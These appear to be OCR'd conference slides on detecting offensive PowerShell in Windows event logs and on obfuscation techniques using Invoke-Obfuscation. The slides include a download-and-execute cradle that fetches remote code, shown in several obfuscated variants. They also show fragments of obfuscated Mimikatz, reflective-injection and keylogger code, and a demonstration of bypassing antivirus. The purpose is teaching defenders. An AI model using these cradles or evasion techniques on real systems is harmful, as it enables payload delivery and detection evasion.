
- “TOKEN_PRIVILEGES”
- “SE_PRIVILEGE_ENABLED“
- “System.Reflection.AssemblyName”
- “System.Reflection.Emit.AssemblyBuilderAccess “
- “System.Runtime.InteropServices.MarshalAsAttribute”

```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>     Where { $_.Message -like "*$OPSIndicator*" }
>>


   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
9/22/2015 9:07:55 PM           4103 Information      ParameterBinding(Add-Member): name="MemberType"
9/22/2015 9:07:54 PM           4103 Information      ParameterBinding(Add-Member): name="MemberType"
9/22/2015 9:07:52 PM           4103 Information      ParameterBinding(Add-Member): name="MemberType"
9/22/2015 9:07:50 PM           4103 Information      ParameterBinding(Add-Member): name="MemberType"
```

Offensive PowerShell Detection in PS Logs

- Invoke-TokenManipulation:
  - “TOKEN_IMPERSONATE”
  - “TOKEN_DUPLICATE”
  - “TOKEN_ADJUST_PRIVILEGES”
- Invoke-CredentialInjection:
  - “TOKEN_PRIVILEGES”
  - “GetDelegateForFunctionPointer”
- Invoke-DLLInjection
  - “System.Reflection.AssemblyName“
  - “System.Reflection.Emit.AssemblyBuilderAccess“


PWV3R5h311O6fU5(@TiON


PowerShell Obfuscation
PS C:\> Invoke-Obfuscation
Sean Metcalf (@Pyrotek3)

Invoke-Obfuscation PowerShell Module

- Written by Blue-teamer Daniel Bohannon.
- Highlights gaps in finding offensive PowerShell code.

```
PS C:\> Import-Module C:\Temp\Invoke-Obfuscationv1.2\Invoke-Obfuscation.psm1

[*] Validating necessary commands are loaded into current PowerShell session.

[*] Function Loaded :: Out-ObfuscatedTokenCommand
[*] Function Loaded :: Out-ObfuscatedStringCommand
[*] Function Loaded :: Out-EncodedAsciiCommand
[*] Function Loaded :: Out-EncodedHexCommand
[*] Function Loaded :: Out-EncodedOctalCommand
[*] Function Loaded :: Out-EncodedBinaryCommand
[*] Function Loaded :: Out-SecureStringCommand
[*] Function Loaded :: Out-PowerShellLauncher
[*] Function Loaded :: Invoke-Obfuscation

[*] All modules loaded and ready to run Invoke-Obfuscation
```

What's Old Is New: Encoding/Decoding with PS 1.0

- So what are hackers actually using to obfuscate their PowerShell activity?
  - PowerShell's -EncodedCommand
    - -EC
    - -EncodedCommand
    - -EncodedComman
    - -EncodedComma
    - -EncodedComm
    - -EncodedCom
    - -EncodedCo
    - -EncodedC
    - -Encoded
    - -Encode
    - -Encod
    - -Enco
    - -Enc
    - -En
    - -E

PowerShell auto-appends * to flags

Daniel Bohannon at DerbyCon 6 (2016)

Standard Command

```
Invoke-Expression (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1t')
```

Daniel Bohannon at DerbyCon 6 (2016)

Standard Command - Obfuscated

Invoke-Expression (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')

&("I"+ "nv" +"OK"+"e-EXPreSsIon") (&("new-O"+ "BJ"+"Ect") ('Net' +'.We'+'bClient')).('dOWnlO' +'aDS'+'TrinG').Invoke(('http://bi'+'t.ly/'+'L3' +'g1t'))

Daniel Bohannon at DerbyCon 6 (2016)

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
Creating Scriptblock text (1 of 1):
&( "I"  + "nv" +"OK"  +"e-EXPreSsIon" ) (&( "new-O"+ "BJ"+  "Ect"  ) ( 'Net' +  '.We'  +  'bClient' ) ).
( 'dOWnlO' +'aDS'+'TrinG').Invoke( ('http://bi'  +'t.ly/'+  'L3' +'g1t' ))


ScriptBlock ID: 54838532-859b-4d6b-9d33-68a6f46e25f9
Path:
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	10/1/2016 1:58:34 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Warning	Keywords:	None
User:	DESKTOP-RMJCHH3\me	Computer:	DESKTOP-RMJCHH3
OpCode:	On create calls		
More Information:	Event Log Online Help		

Daniel Bohannon at DerbyCon 6 (2016)

Standard Command - Obfuscated

Invoke-Expression (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')

```
&("{0}{2}{3}{1}{4}"-f 'In','e','voke-Exp','r','ssion') (&( "{2}{0}{1}"-f'w-Obje','ct','Ne') ( "{0}{1}{2}{3}"-f 'N','et.','Web','Client') ).("{0}{3}{1}{2}{4}"-f'Downl','ad','S','o','tring' ).Invoke(( 'http' + ':'+'/'+'/bi' +'t.ly'+'/L3g1t' ))
```

Daniel Bohannon at DerbyCon 6 (2016)

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details

Creating Scriptblock text (1 of 1):

```
 & ("{0}{2}{3}{1}{4}"-f 'In','e','voke-Exp','r','ssion') (  &  ( "{2}{0}{1}"-f'w-Obje','ct','Ne'  ) ( "{0}{1}{2}
{3}"-f 'N','et.','Web','Client'  ) ).("{0}{3}{1}{2}{4}"-f'Downl','ad','S','o','tring' ).Invoke(( 'http' + ':'+'/'  +
'/bi' +'t.ly'  +'/L3g1t' )  )
```

ScriptBlock ID: db9e2ca2-2ead-4f32-bb11-8d0939cd913c
Path:

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	10/1/2016 1:57:05 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Warning	Keywords:	None
User:	DESKTOP-RMJCHH3\me	Computer:	DESKTOP-RMJCHH3
OpCode:	On create calls		
More Information:	Event Log Online Help		

Daniel Bohannon at DerbyCon 6 (2016)

```
PS C:\> Invoke-Obfuscation

IEX( ( '36{78Q55@32t61_91{990104X97{114Q91-32t93}32t93}32t34@110m111@105}115X115-101m114_112@120@69-45{101@107X111m118m110-73Q124Q3
2x41Q57@51-93Q114_97_104t67t91{44V39Q112_81t109@39}101{99@97}108{112}101}82_45m32_32x52{51Q93m114@97-104{67t91t44t39v98t103v48t39-1
01}99}97V108}112t101_82_45{32@41x39{41_112t81_109_39m43{39-110t101@112{81t39X43@39t109_43t112_81Q109t101X39Q43m39}114Q71_112{81m109
m39@43X39V32Q40}32m39_43_39{114-111m108t111t67{100m110{117Q39_43m39-111-114Q103_101t114@39m43-39{111t70-45}32m41}98{103V48v110Q98t1
03{48@39{43{39-43{32t98m103_48{111@105t98@103V48-39@43{39_32-32V43V32}32t98t103@48X116m97V99t98X103t48_39V43m39@43-39X43Q39_98@103@
48}115V117V102Q98V79m45@98m39Q43{39X103_39X43Q39V48}43-39}43t39}98-103{48V101_107Q39t43X39_111X118X110V39X43}39t98_103{48@43}32_98{
103}48{73{98-39@43t39m103_39}43{39{48Q32t39X43X39-32{40V32t41{39Q43V39m98X103{39_43V39{48-116{115Q79{39_43_39}98}103m48{39Q43t39X32
X43{32_98@103-39@43m39X48_72-39_43t39V45m39t43Q39_101Q98}103_48-32_39Q43V39V32t39V43}39m43Q32V98X38Q43_39@103_48V39@43Q39@116X73t82
V119m98-39{43_39}103Q48X40_46_32m39}40_40{34t59m91@65V114V114@97_121}93Q58Q58V82Q101Q118Q101{114}115_101m40_36_78m55@32t41t32-59{32
}73{69v88m32{40t36V78t55}45Q74m111@105-110m32X39V39-32}41'.SpLiT( '{_Q-@t}mXV' ) |ForEach-Object { ([Int]$_ -AS [Char]) } ) -Join''
 )
  |   |   |   |
  |   |   |   |
  V   V   V   V
$N7 =[char[ ] ] "noisserpxE-ekovnI| )93]rahC[,'pQm'ecalpeR-  43]rahC[,'bg0'ecalpeR- )')pQm'+'nepQ'+'m+pQme'+'rQpQm'+' ( '+'roloCdnu
'+'organ'+'oF- )bg0mbg0'+'+ bg0ojbg0'+'  +  bg0tacbg0'+'+'+'bgUsufbO-b'+'g'+'0+'+'bg0mk'+'ovn'+'bg0+ bg0Ib'+'g'+'0 '+' ( )'+'bg'+'0
tsO'+'bg0'+' + bg'+'0M'+'-'+'ebgO '+' '+'+ b'+'g0'+'tIRwb'+'g0(. '((":[Array]::Reverse($N7 ) ; IEX ($N7-Join '' )
  |   |   |
  |   |   |
  V   V   V
.("wRIt" +  "e-H" + "Ost") (  "I" +"nvoke"+"-Obfus"+"cat"  +  "io" +"n") -ForegroundColor ( 'Gre'+'en')
  |   |
  |   |
  V   V
Write-Host "Invoke-Obfuscation" -ForegroundColor Green
  |
  |
  V
Invoke-Obfuscation
```


```
    Tool    :: Invoke-Obfuscation
    Author  :: Daniel Bohannon (DBD)
    Twitter :: @danielhbohannon
    Blog    :: http://danielbohannon.com
    Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
    Version :: 1.2
    License :: Apache License, Version 2.0
    Notes   :: If(!$Caffeinated) {Exit}


HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool           TUTORIAL
[*]  Show this Help Menu                        HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate      SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                               CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally          EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard        COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk        OUT
[*]  Reset obfuscation for ObfuscatedCommand    RESET
[*]  Go Back to previous obfuscation menu       BACK,CD ..
[*]  Quit Invoke-Obfuscation                    QUIT,EXIT
[*]  Return to Home Menu                        HOME,MAIN


Choose one of the below options:

[*] TOKEN   Obfuscate PowerShell command Tokens
[*] STRING  Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)


Invoke-Obfuscation>
```

```
Tool    :: Invoke-Obfuscation
Author  :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog    :: http://danielbohannon.com
Github  :: https://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.1
License :: Apache License, Version 2.0
Notes   :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*]  Tutorial of how to use this tool           TUTORIAL
[*]  Show this Help Menu                        HELP,GET-HELP,?,-?,/?,MENU
[*]  Show options for payload to obfuscate      SHOW OPTIONS,SHOW,OPTIONS
[*]  Clear screen                               CLEAR,CLEAR-HOST,CLS
[*]  Execute ObfuscatedCommand locally          EXEC,EXECUTE,TEST,RUN
[*]  Copy ObfuscatedCommand to clipboard        COPY,CLIP,CLIPBOARD
[*]  Write ObfuscatedCommand Out to disk        OUT
[*]  Reset obfuscation for ObfuscatedCommand    RESET
[*]  Go Back to previous obfuscation menu       BACK,CD ..
[*]  Quit Invoke-Obfuscation                    QUIT,EXIT
[*]  Return to Home Menu                        HOME,MAIN

Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```

```powershell
Function Get-ImageNtHeaders
{
    Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [IntPtr]
    $PEHandle,

    [Parameter(Position = 1, Mandatory = $true)]
    [System.Object]
    $Win32Types
    )

    $NtHeadersInfo = New-Object System.Object

    #Normally would validate DOSHeader here, but we did it before this function was called and then destroyed 'MZ' fo
    $dosHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PEHandle, [Type]$Win32Types.IMAGE_DOS_HEAD

    #Get IMAGE_NT_HEADERS
    [IntPtr]$NtHeadersPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEHandle) ([Int64][UInt64]$dosHeader.e_lfanew))
    $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -Value $NtHeadersPtr
    $imageNtHeaders64 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types.IMA

    #Make sure the IMAGE_NT_HEADERS checks out. If it doesn't, the data structure is invalid. This should never happe
    if ($imageNtHeaders64.Signature -ne 0x00004550)
    {
        throw "Invalid IMAGE_NT_HEADER signature."
    }

    if ($imageNtHeaders64.OptionalHeader.Magic -eq 'IMAGE_NT_OPTIONAL_HDR64_MAGIC')
    {
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders64
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $true
    }
    else
    {
        $ImageNtHeaders32 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $imageNtHeaders32
```

```
Function IN`VOK`E-M`EMOryfre`el`IbRary
{
    Param(
    [Parameter(pOSitIoN = 0, MaNDAtorY =  ${TR`uE}  )]
    [IntPtr]
    ${peH`ANd`LE}
      )


    ${WIN3`2C`OnSTAN`Ts}    = &("{1}{4}{3}{0}{2}"-f'onsta','Get-Win3','nts','C','2')
    ${w`In3`2F`unctIONs} =    & ("{4}{0}{1}{3}{2}"-f't-Win32','Fun','ns','ctio','Ge'  )
    ${WI`N3`2TY`PeS} =   &(  "{0}{2}{3}{1}"-f'G','es','et-Win32','Typ'  )

    ${P`EIN`Fo} =   & (  "{3}{0}{5}{4}{1}{2}"-f't-PEDetai','In','fo','Ge','ed','l') -PEHandle ${pEh`ANd`le} -Win32Types ${WIN`32tY


    if (${Pe`IN`FO}."I`mA`gE_N`T_hEadeRs"."oPT`IOn`AlHEadER"."IM`Por`TTABLe"."s`IZE" -gt 0  )
    {
        [IntPtr]${i`mP`OrT`dESCrIPto`RP`Tr} =   &("{2}{1}{4}{3}{0}" -f'gned','gne','Add-Si','tAsUnsi','dIn' ) ([Int64]${p`E`iNfO}.

        while ( ${Tr`UE} )
        {
            ${I`M`p`Or`TdEscriptor}   =     $wO2U::"PTr`ToSTR`UCTu`RE"( ${i`mpORt`dEsC`RiPTOrPtR}, [Type]${Win32`Ty`pES}."i`mage_i


            if ( ${importde`ScrIP`T`Or}."C`harACTE`R`I`stiCs" -eq 0 `
                    -and ${impo`RtDe`Sc`Ri`PTOr}."First`T`hUnk" -eq 0 `
                    -and ${im`POrT`DESc`Ri`Pt`Or}."foRWAr`de`Rch`Ain" -eq 0 `
                    -and ${i`Mpor`Tdesc`RIP`Tor}."nA`Me" -eq 0 `
                    -and ${i`mPOR`TdEs`CRI`P`TOR}."Time`DA`TES`TaMP" -eq 0  )
            {
                 &  ("{1}{4}{3}{2}{0}"-f 'ose','W','b','-Ver','rite'  ) ("{9}{6}{8}{5}{4}{10}{3}{11}{1}{0}{2}{7}" -f'ed by the','
                break
            }

            ${iM`pORtdllPA`TH}  =    ( gCi ('VARIaBlE'+  ':' + 'wO'+  '2U'  )  ).VaLUe::( "{0}{3}{1}{2}"-f 'P','t','ringAnsi','trTo
            ${IMPOrtdlL`h`A`NdlE} = ${WiN32F`un`c`TIONS}."g`etm`ODuLeha`N`Dle"."IN`VO`ke"(${imP`OrTDlL`P`AtH})

            if (  ${ImP`oRT`dLlhaNDLe} -eq ${NU`LL} )
            {
```

Obfuscation Bypasses AV

```
PS C:\temp> .\Invoke-Mimikatz.ps1
At line:1 char:1
+ .\Invoke-Mimikatz.ps1
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\temp> .\enc-InvokeMMK.ps1
PS>
```

```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{5
46}{96}{280}{181}{420}{209}{311}{94}{309}{398}{90}{13}{399}{213}{196}{93}{152}{63}{78}{386}{278
}{291}" -f'aoRtdXyaLl}::MxsgeTaXyaSyXyaNcKEYXyaStAXyaTEMxs(  [Windows.Forms.Keys]::MxsreXyaTuXy
e.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew  ).Invoke(  (  Mx
(Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin',' ','         5s9{
s                  )        ','w ).Invoke( 5s9{CusXyaTomXyaAttrIBXyauTE}  )                ','{
,XewecXew,XewReflXew,Xew.EmXew)(','yaEaXyaBLXyaECHaR}                              5s9{kXyaeyXyaRXyae
-fXew]Xew,Xew[LeftXew,Xew MouseXew  )} ',' -f XewNeXew,XewbjectXew,Xeww-OXew) (Mxs{0}',']] @(
iXew,XewrtuXew,XeweyXew,XewalKXew  ), (  Mxs{0}{2}{1}{3}Mxs-f Xe','tXyaAtEMxs([Windows.','Publi
5s9{SpXyaAXyacEXyaBAR})    {5s9{LoGXyaoutXyaPuT} += (Mxs{0}{3}{2}{1}Mxs -fXew[SpXew,Xewr]Xew,X
,'                                    5s',')                5s9{PinVoKXyaeMXyaETh
XewEPLACXew,XewMEXew,XewEXew,XewRXew), 5s9{lXyaoGPAXyaTh} ) )    stXyaArTXya-job -Initializatic
vention]::MxsWinaXyapiMxs,                        [Runtime.Int','0}{3}Mxs -fXewuteBuXew,XewAtXe','{
= ( 5s9{impoXy','yaULt} -band 0x','w]Xew )                                    }
yaFIXyalE -FilePath 5s9{LOG','xs -f XewllXew,XewuseXew,Xewr32.dXew )  ','uteXew,XewAtXew,XewilX
yaAY})                5s9{PInvokeMXyaEXyaTHoD}.( Mxs{2}{4}{3}{1}{0}{5}Mxs -f XewAttribXew,Xewom
ttribute].(Mxs','ortAttribute].( Mxs{2}{0}{1}Mxs -','       [Runtime.InteropService','
,'yalDer}.( Mxs{3}{0}{1}{2}Mxs-f XewneTXe','ogXew)-f [Char]92','       5s9{fIELDvaXyalXyaUXyae
rXyaUXyacTOr}, @(( Mxs{2}{0}{1}Mxs -fXewser32Xew,Xew.dllXew,XewuXew  ) ), 5s9{FiXyae','XyaoX','
                  5s9{UparRXyaOW}       = (  5s9{imXyaPOXyaRTDLL}::MxsGeXyaTaSYnCkXyaeYXyas',
{0}{4}Mxs -f Xew:mmXew,Xewyyy:HHXew,Xewdd/Xew,Xe','  5s9{PXyaiXyaN','w,XewuteXew).Invoke(5s9{CU
wobXew) -Name (  Mxs{0}{1}{2}Mxs-f XewKeXew,XewylXew,XewoggerXew  )     ','ew).Invoke(  5s9{Cus
'aoUtXyaPut} += (Mxs{2}{0}{1}Mxs-f XewtrlXew,Xew]Xew,Xew[CXew )','Mxs(  5s9{DYXyaNXyaAS','    =
          5s','CXew,XeweXew,XewreateTypXew).Invoke(   )            }      ','Encoding ( Mxs{1'
= (Mxs{0}{1}{2}Mxs-fXew[ShXew,XewiXew,Xewft]Xew)}                                  if (5s9{LeXyaFtXya
```

```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{57}{352
{98}{118}{262}{43}{391}{232}{343}{416}{134}{119}{288}{410}{367}{203}{99}{19}{16}{195}{39}{135}{266}{4
{168}{124}{61}{359}{8}{355}{362}{27}{41}{290}{270}{130}{240}{326}{221}{198}{32}{62}{418}{174}{237}{30
{373}{164}{189}{83}{42}{265}{219}{230}{172}{180}{379}{303}{15}{422}{121}{369}{123}{200}{257}{250}{252
{191}{365}{165}{322}{245}{18}{247}{163}{370}{59}{347}{276}{296}{220}{274}{169}{133}{332}{77}{429}{376
{382}{171}{312}{231}{233}{95}{167}{380}{341}{155}{243}{105}{109}{313}{128}{419}{264}{227}{301}{283}{3
{213}{196}{93}{152}{63}{78}{386}{278}{129}{414}{72}{148}{258}{260}{84}{316}{110}{117}{178}{211}{259}{
{357}{238}{25}{253}{55}{68}{139}{400}{161}{192}{319}{361}{166}{389}{58}{116}{425}{115}{82}{392}{0}{31
{210}{205}{122}{427}{113}{401}{294}{428}{215}{390}{5}{308}{272}{145}{141}{318}{356}{107}{403}{74}{302
{112}{431}{293}{56}{153}{234}{156}{10}{186}{2}{12}{374}{176}{423}{85}{368}{384}{285}{375}{4}{304}{182
{292}{81}{17}{402}{76}{54}{92}{146}{126}{87}{269}{50}{412}{53}{52}{187}{7}{295}{415}{340}{14}{73}{315
